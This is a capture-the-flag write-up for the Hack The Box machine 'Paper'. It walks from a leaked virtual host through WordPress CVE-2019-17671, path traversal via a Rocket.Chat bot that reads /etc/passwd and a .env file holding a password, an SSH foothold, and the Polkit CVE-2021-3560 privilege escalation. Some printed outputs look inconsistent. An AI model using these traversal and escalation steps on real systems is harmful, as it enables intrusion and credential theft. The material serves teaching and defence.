

OFFICIAL WRITEUP

PAPER

An easy Linux machine chaining a hidden virtual host, a WordPress information disclosure CVE, Rocket.Chat bot abuse, and a Polkit local privilege escalation CVE to go from anonymous web visitor to root.

DIFFICULTY: EASY

CATEGORY: LINUX / WEB

OS: CENTOS

00	Machine Overview	3
01	Reconnaissance	4
02	Virtual Host Discovery	5
03	WordPress Information Disclosure (CVE-2019-17671)	6
04	Rocket.Chat Bot Abuse	7
05	SSH Foothold	9
06	Privilege Escalation (CVE-2021-3560)	10
07	Flag Capture	11
08	Key Takeaways	12

Machine Name	Paper
Platform	Hack The Box
Difficulty	Easy
Target IP	10.129.136.31
Primary Services	SSH (OpenSSH 8.0) — Port 22, Apache HTTP/HTTPS (2.4.37, CentOS) — Ports 80/443
Author	T1taX

Paper is an easy-rated Linux machine that packs several distinct techniques into one chain. The web server on port 80 serves nothing but a default Apache test page, but its HTTP response headers leak a hidden virtual host. That vhost hosts a vulnerable WordPress installation which, through CVE-2019-17671, leaks the contents of a draft blog post revealing an internal Rocket.Chat instance. Inside Rocket.Chat, an automated bot (recyclops) can be abused to read arbitrary files from the host, eventually exposing credentials for a local user. From there, SSH access is escalated to root by exploiting CVE-2021-3560, a race condition in Polkit.

Objective: Chain the hidden vhost, WordPress draft disclosure, and Rocket.Chat bot abuse to obtain valid SSH credentials, then escalate to root via the Polkit CVE to capture the root flag.

TOOLS USED

nmap

curl

web browser

Rocket.Chat

ssh

CVE-2021-3560 PoC

ATTACK CHAIN



01 Reconnaissance

A full Nmap scan with default scripts and version detection identifies three open services: SSH, and Apache running on both HTTP and HTTPS.

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.0 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
|_ 256  58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
|_ 256  31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
80/tcp    open  http         Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-title: HTTP Server Test Page powered by CentOS
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
|_ http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
443/tcp   open  ssl/http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ tls-alpn:
|_   http/1.1
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
|_   Subject Alternative Name: DNS:localhost.localdomain
|_   Not valid before: 2021-07-03T08:52:34
|_   Not valid after:  2022-07-08T10:32:34
|_ http-title: HTTP Server Test Page powered by CentOS
|_ http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_ ssl-date: TLS randomness does not represent time
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
```

Fig 1.1 – Nmap scan results: SSH on 22, Apache on 80/443

Findings: Port 22/tcp runs OpenSSH 8.0. Ports 80/tcp and 443/tcp run Apache httpd 2.4.37 (CentOS) with mod_fcgid/2.3.9 and OpenSSL/1.1.1k. Both HTTP and HTTPS return a generic "HTTP Server Test Page powered by CentOS" — the default Apache landing page, giving no obvious content to work with directly.

02 Virtual Host Discovery

Since the default Apache page offers nothing to enumerate, the HTTP response headers are inspected directly for clues Apache's own configuration might be leaking:

```
curl -I
```

The response headers disclose the name of a virtual host configured on the server — `office.paper` — that isn't reachable by IP alone. This hostname is added to the local resolver so it can be browsed directly:

```
echo "10.129.136.31 office.paper" | sudo tee -a /etc/hosts
```

```
$ echo "10.129.136.31 office.paper" | sudo tee -a /etc/hosts
10.129.136.31 office.paper
```

Fig 2.1 – Adding the discovered hostname to `/etc/hosts`

Browsing to the hostname now resolves correctly and reveals a completely different site:



Fig 2.2 – `office.paper` resolving to a live site distinct from the default Apache page

Findings: `office.paper` hosts a WordPress blog for "Thunder Tiffin, Inc." — a completely separate application from the default vhost seen on the bare IP address.

The WordPress installation on office.paper is running a version affected by CVE-2019-17671, an unauthenticated information disclosure bug caused by WordPress mishandling its internal static query property. By manipulating the query so that more than one post is returned while the first result in the set has a public status, the access-control check that's supposed to hide private and draft content is bypassed — allowing an unauthenticated visitor to read the full content of draft blog posts.

CVE ID	CVSS	Severity	Vulnerability Type
CVE-2019-17671	5.3	Medium	Unauthenticated Information Disclosure

Result: One of the exposed draft posts contains an internal-only link to an employee chat system running Rocket.Chat, along with what appears to be onboarding notes for new hires — this becomes the next pivot point.

The Rocket.Chat instance is accessible without an invite and hosts a channel where an automated bot, `recyclops`, responds to simple commands. The bot accepts a `LIST` command to browse directories and a `file` command to read file contents — functionality that, with no path sanitisation, doubles as an arbitrary file read primitive on the host running the bot.

Browsing the bot operator's home directory:




Fig 4.1 – recyclops listing the bot user's home directory

Browsing a web-related directory referenced in the earlier draft post:




Fig 4.2 – recyclops listing /sales/

Path traversal is then used to pull system files outside the bot's intended working directory, starting with `/etc/passwd` to enumerate local accounts:

```
file ../../../../etc/passwd
```

```
file ../etc/passwd
recyclops Bot 12:52 PM
<=====Contents of file ../etc/passwd=====>
root:x:0:0:root:/bin:/bin/bash
bin:x:1:1:bin:/bin:/bin/nologin
daemon:x:2:2:daemon:/bin:/bin/nologin
adm:x:3:4:adm:/var/adm:/bin/nologin
lp:x:4:7:lp:/var/spool/lpd:/bin/nologin
sync:x:5:0:sync:/bin:/bin/sync
shutdown:x:6:0:shutdown:/bin:/bin/shutdown
halt:x:7:0:halt:/bin:/bin/halt
mail:x:8:12:mail:/var/spool/mail:/bin/nologin
operator:x:11:0:operator:/root:/bin/nologin
games:x:12:100:games:/usr/games:/bin/nologin
ftp:x:14:50:FTP User:/var/ftp:/bin/nologin
nobody:x:65534:65534:Kerberos User:/bin/nologin
dbus:x:81:81:system message bus:/bin/nologin
systemd-journald:x:999:999:systemd Core Dumper:/bin/nologin
systemd-resolve:x:993:993:systemd Resolver:/bin/nologin
trn:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/bin/nologin
polkit:x:996:996:User for polkit:/bin/nologin
gesclue:x:997:996:User for gesclue:/var/lib/gesclue:/bin/nologin
rktl:x:172:172:RealtimeKit:/proc:/bin/nologin
qemu:x:107:107:qemu user:/bin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/bin/nologin
cockpit-ws:x:996:993:User for cockpit-ws:/bin/nologin
pulse:x:171:171:PulseAudio System Daemon:/var/run/pulse:/bin/nologin
usbmuxd:x:113:113:usbmuxd user:/bin/nologin
unbound:x:995:990:Unbound DNS resolver:/etc/unbound:/bin/nologin
rpm:x:12:12:Apache Daemon:/var/lib/rpmbuild:/bin/nologin
gluster:x:994:989:GlusterFS daemons:/run/gluster:/bin/nologin
chron:x:993:987:/var/lib/chrony:/bin/nologin
libstoragemgmt:x:992:986:daemon account for libstoragemgmt:/var/run/lsm:/bin/nologin
saslauthd:x:991:76:Saslauthd user:/var/run/saslauthd:/bin/nologin
dnsmasq:x:85:865:dnsmasq DHCP and DNS server:/var/lib/dnsmasq:/bin/nologin
radiusd:x:75:75:radiusd user:/bin/nologin
clevis:x:984:983:Clevis Decryption Framework unprivileged user:/var/cache/clevis:/bin/nologin
pegasus:x:66:65:long-pegasus OpenPegasus WBEM/ CIM services:/var/lib/pegasus:/bin/nologin
sssd:x:963:963:User for sssd:/bin/nologin
x11:x:962:962:User for x11:/bin/nologin
```

Fig 4.3 – Reading /etc/passwd via the bot's file command

```
rocketchat x 1001:1001::/home/rocketchat:/bin/bash
dwight x 1004:1004::/home/dwight:/bin/bash

<!=====End of file ../etc/passwd=====>
```

Fig 4.4 – End of /etc/passwd, confirming rocketchat and dwight as local accounts

With dwight confirmed as a real local user, the same path traversal primitive is pointed at the bot's own configuration directory, which typically stores its Rocket.Chat credentials in an environment file:

```
file ../hubot/.env
```

```
file ../hubot/.env
recyclops Bot 12:49 PM
<!=====Contents of file ../hubot/.env=====>

export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1


<!=====End of file ../hubot/.env=====>
```

Fig 4.5 – Contents of .env, exposing a working credential

Result: The .env file discloses the password Queenofblad3s!23, which turns out to be reused for the local user dwight on the host itself.

With a username (dwight) and a recovered password (Queenofblad3s!23) in hand, an SSH connection is attempted directly against the target:

```
ssh dwight@10.129.136.31
```



```
$ ssh dwight@10.129.136.31
The authenticity of host '10.129.136.31 (10.129.136.31)' can't be established.
ED25519 key fingerprint is SHA256:9utZz963ewD/13oc9IYzRXf6sUEX4x0e/iUaMPTFIInQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.136.31' (ED25519) to the list of known hosts.
dwight@10.129.136.31's password:
Activate the web console with: systemctl enable --now cockpit.socket
```

Fig 5.1 – Successful SSH authentication as dwight using the recovered credential

Result: Credential reuse between the internal chat bot's service account and a real local Linux user grants an interactive shell as dwight.

Host enumeration from the dwight shell identifies an outdated version of Polkit, vulnerable to CVE-2021-3560 — a race condition in `polkit_system_bus_name_get_creds_sync()`. By sending a D-Bus request and killing the requesting process at a precise moment during the authentication check, Polkit fails to resolve the caller's UID and falls back to treating the request as if it came from a privileged, unauthenticated context — allowing an unprivileged local user to create a new user with root-level group membership via `dbus-send` and `pkexec`. A widely used public proof-of-concept was run against the target to trigger this condition:

CVE-2021-3560-Polkit-Privilege-Escalation PoC

Fig 6.1 – Running the public CVE-2021-3560 Polkit PoC on the target

CVE ID	CVSS	Severity	Vulnerability Type
CVE-2021-3560	7.8	High	Local Privilege Escalation (Race Condition)

Result: The race condition succeeds, granting a root-privileged shell on the host.

With root access confirmed, the root flag is read directly:

```
cat root.txt
```

```
[root@paper ~]# cat root.txt  
99d5c839ec68235d4b6b43932aeabc65
```

Fig 7.1 – Reading root.txt with root privileges

```
99d5c839ec68235d4b6b43932aeabc65
```

Paper is a good illustration of how a chain of individually moderate issues — an information-leaking response header, an unpatched WordPress install, an internal bot with unsanitised file access, and password reuse between a service account and a real Linux user — compounds into a full root compromise without needing a single high-severity bug on its own until the final Polkit step. Keeping software patched (both WordPress and system components like Polkit) closes most of this chain outright, and enforcing unique credentials per service would have stopped the pivot from the chat bot to the SSH foothold even if everything else had gone unnoticed.